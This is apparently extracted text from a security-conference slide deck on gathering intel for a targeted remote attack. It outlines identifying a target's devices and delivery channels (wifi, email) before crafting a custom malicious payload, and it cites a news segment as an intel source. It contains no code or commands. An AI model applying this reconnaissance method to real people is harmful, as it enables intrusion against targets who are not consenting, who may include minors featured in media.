
- - Positive Hack Days conference
- → only lasts 2 days!





#RSAC

# GATHERING INTEL


...on short timeline



# Intel Required ...for a remote attack



1 what devices?



2 possible delivery 'options'



once we've identified a delivery option (wifi? email?), and the target's devices (macbook?, iPhone?), we can craft & deliver a custom malicious payload...

# Intel Required (remote attack) what devices does the target use?



**VICE News**


VICE ON HBO

## Catching up with Kai

Gianna Toboni speaks to Kai, a 6-year-old transgender girl profiled on VICE on HBO

